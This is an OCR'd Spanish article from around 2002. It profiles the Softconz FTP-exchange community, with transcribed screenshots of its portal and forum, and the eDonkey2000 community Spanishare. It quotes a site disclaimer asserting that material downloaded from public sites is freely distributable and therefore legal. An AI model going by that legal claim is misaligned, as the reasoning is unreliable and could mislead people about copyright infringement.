Toda persona que quiera "pillar" copias de seguridad del resto de FTPs, deberá poner a disposición de La Comunidad un Servidor FTP montado en un equipo propio y que deberá permanecer abierto un número de horas mínimo a la semana.

Una vez abierto, los Masters revisan el buen funcionamiento del Servidor FTP que les presentas y confirman la calidad del mismo. Si todo es correcto te dan el alta.

Una vez recibes el PASSWORD, podrás acceder a la Zona Web donde se te muestran todos los FTPs de La Comunidad. Incluso puedes ver los que están conectados en ese momento gracias a un ingenioso sistema de semáforos Todo ello unido a un buscador interno de archivos te ofrece la mayor calidad que hoy se puede encontrar en el mundillo Under (para colmo tienen un sistema de mensajes interno para contactar directamente con los demás miembros).


LA ADMINISTRACIÓN DE LOS FTP:

La WEB es el Centro de Control Administrativo, pero el FORO es donde todos los miembros que se precien entablan una relación mas estrecha y comentan los temas del día: las normas, el sistema de expulsiones, los problemas, y todo aquello relacionado con los FTP y el "mundillo under"

Los moderadores del foro Juaner, Protofast y Fifina, así como el WEBMaster Caos hacen de Softconz una Comunidad que ya quisieran muchas Empresas Privadas para sí.

Todo ello, unido al buen rollo que se respira y a que ante cualquier duda te contestan generosamente, hace de esta Comunidad una pequeña JOYA.


SOFTCONZ - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.softconz.com
Ir Vínculos
SoftconZ
InfoJobs.net
la bolsa de empleo más efectiva.
Informático
Provincia
Encuentra
190 direcciones ftp en nuestra base de datos a día de : Miercoles, 15 de Mayo del 2002
CONECTADO
Busca
Por
Contenidos
Buscar !
SALIR
FORO
CHAT
CONTACTAR
SOFTCONZ
PRINCIPAL
NOTICIAS PUBLICAS
NOTICIAS PRIVADAS
NORMAS Y CONSEJOS
NORMAS DEL IRC
USUARIOS
DAR DE ALTA
MODIFICAR DATOS
RECUPERAR CONTRASEÑA
DAR DE BAJA
MI BUZON
ESCANEAR FTP
COMPROBAR FTP
LOGOS NOKIA
LOGOS NOKIA
Coches y Motos en Autocity
Tata Indica
DIRECCIONES
ORDENADAS POR FECHA
ORDENADAS POR NOMBRE
2002-05-04
Aviso: entrará en vigor 10-05-02. Para todos aquellos que hagan uso del chat, si quereis tener registro en el canal para tener @, es necessario tal y como dicen las normas, especificar en la descripción del ftp el nick q se usa en el chat. De lo contrario, todos aquellos de q disponen de registro actualmente, lo perderan. Y de forma contraria, todos aquellos q no lo tenian, se les dará.
Atentamente, y con la finalidad de mejorar.
No_Doubt
2002-05-03
La mayoria de vosotros ya ha implementado una cuenta solo para ver. Recordad que el user de esa cuenta debe ser MIRONES (en mayúsculas) tal como se indica en las normas. Por favor, absténganse de usar otro nombre de cuenta. Muchas gracias.
2002-04-30
Como?
Todavia no has modificado la descripción de tu server en la web??
Todavia no has creado una cuenta mirones?
Todavia no has ordenado tu ftp?
Estas y muchas otras cuestiones estan contempladas en las normas que serán implantadas proximamente.
Listo
Internet



Foros de Softconz - powered by vBulletin - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.softconz.com/foro/
Ir Vínculos
SoftconZ
Perfil Registrar Calendario Miembros f.a.q. Buscar Inicio
Foros de Softconz
Members: 148, Threads: 708, Posts: 4,103
Welcome to our newest member, duque
Welcome
No Avatar Selected
Welcome back,
Ha habido temas nuevos y posts desde tu ultima visita!
The time now is
You last visited:
View New Posts
Log Out | Mark All Forums Read | Forum Leaders
Forum Posts Threads Last Post Moderator
Zona de LIBRE ACCESO
NORMAS Y COMUNICADOS!!
Zona de Obligatoria lectura cuando hayan posts nuevos.
32 3 04-26-2002 08:29 PM by WaRi0 Markinos, pxlla, sam-sCz
Ayuda a Futuros Miembros y Reclamaciones
Queda claro con el nombre ;)
89 26 05-15-2002 01:04 AM by Juaner Markinos, pxlla, sam-sCz
Miembros
Ayuda
Para solucionar todo tipo de problemas sobre como montar un servidor FTP, preguntar sobre que va esto, etc.
17 3 05-11-2002 09:57 PM by indianafr FIFINA, sam-sCz, Turq
Tutoriales, FAQs, HOW-TOs
Postea aquí aquello que veas que puede servir a alguien de ayuda.
37 19 05-09-2002 05:22 AM by OutSider FIFINA, sam-sCz, Turq
General
Aquí podeis postear todo lo que os de lo gana........
2324 187 05-15-2002 01:06 AM by indianafr Kaskiyo, lorDenD, Markinos, No Doubt, pxlla, txuso, FIFINA, sam-sCz, Turq
Peticiones y Novedades
No necesita presentación.
1065 338 05-15-2002 12:54 AM by taloswebo FIFINA, sam-sCz, Turq
Baneados
Si tienes que banear a alguien hazselo saber aquí.
66 28 05-14-2002 11:34 PM by jagr FIFINA, sam-sCz, Turq
Favoritos de SoftconZ
Para compartir esos links sin los cuales no podríamos vivir :)
14 8 05-13-2002 02:27 PM by seatle FIFINA, sam-sCz, Turq
Sala de DEBATE
53 4 05-12-2002 01:35 AM by indianafr FIFINA, sam-sCz, Turq
Internet

EDONKEY 2000 Y SPANISHARE

¿QUE ES?

Una Comunidad en la que se comparte todo tipo de ficheros. Es con diferencia la mejor y más numerosa comunidad de habla Hispana al estilo Napster PERO sin servidores centrales :)

www.spanishare.com

SISTEMA


Para formar parte de ella, solo tienes que bajarte el programa eDonkey2000 de la web www.edonkey2000.com y aprender a utilizarlo.

Para ello visita su web (www.spanishare.com) y leete sus tutoriales. Como debe ser, tienen un foro para "parlamentar" con otros miembros y lo más importante, una zona en la web donde se informa de las novedades del dia así como de los "enrutadores/servidores" españoles.

NO SON FTPs

No te equivoques, no está basado en Servidores FTP, sino en un sistema punto a punto multidistribuido que un día de estos tocaremos en profundidad.

Precisamente en este sistema encuentra su debilidad el edonkey2000. Es imposible tener un control de contenidos fiable y muchas de las descargas acaban fallidas... pero gracias a los moderadores y a la ayuda de toda la comunidad, la experiencia no deja de ser simplemente "de las mejores de la red" :)







- La única finalidad de esta Web es poder hacer copias de seguridad de vuestros originales.
- Todo el material publicado en este Web ha sido descargado exclusivamente de Internet de sitios públicos, por lo que este material es considerado de libre distribución. En ningún artículo legal se menciona la prohibición de material libre por lo que este foro no infringe en ningún caso la ley.
- La administración de esta Web está en contra de cualquier tipo de piratería o acto delictivo, no apoyando en ningún caso actos de este tipo.
- La administración de esta Web no se responsabiliza en ningún caso del contenido de las publicaciones, y no comparte necesariamente las opiniones de sus autores, siendo los mismos responsabilidad exclusiva de las personas que los publican.
- Toda la información aquí recogida va destinada al efectivo cumplimiento de los derechos recogidos en el artículo 31 RD /1/1996 por el que se aprueba el texto refundido de la Ley de la Propiedad Intelectual (LPI) en especial referencia al artículo 31.2 LPI, y en concordancia con lo expresado en el artículo 100.2 de esta misma ley.
- La administración de este site se responsabiliza únicamente del buen funcionamiento del mismo y se compromete a borrar aquellos mensajes que no cumplan con las normas establecidas en estos foros o infrinjan claramente la legalidad, en consonancia con los derechos de autor otorgados en el artículo 14 LPI, así como la ley vigente en los países de la C.E.
- Todas las marcas aquí mencionadas y símbolos están registrados por sus legítimos propietarios, y solamente se emplean en referencia a las mismas y con un fin de cita o comentario, de acuerdo con el artículo 32 LPI.


La entrada en la Web implica la aceptación de estas condiciones, de lo contrario no estás autorizado a entrar.

Los Miembros de Spanishare.com




Ahora puedes ayudar ¡RECIBIENDO!






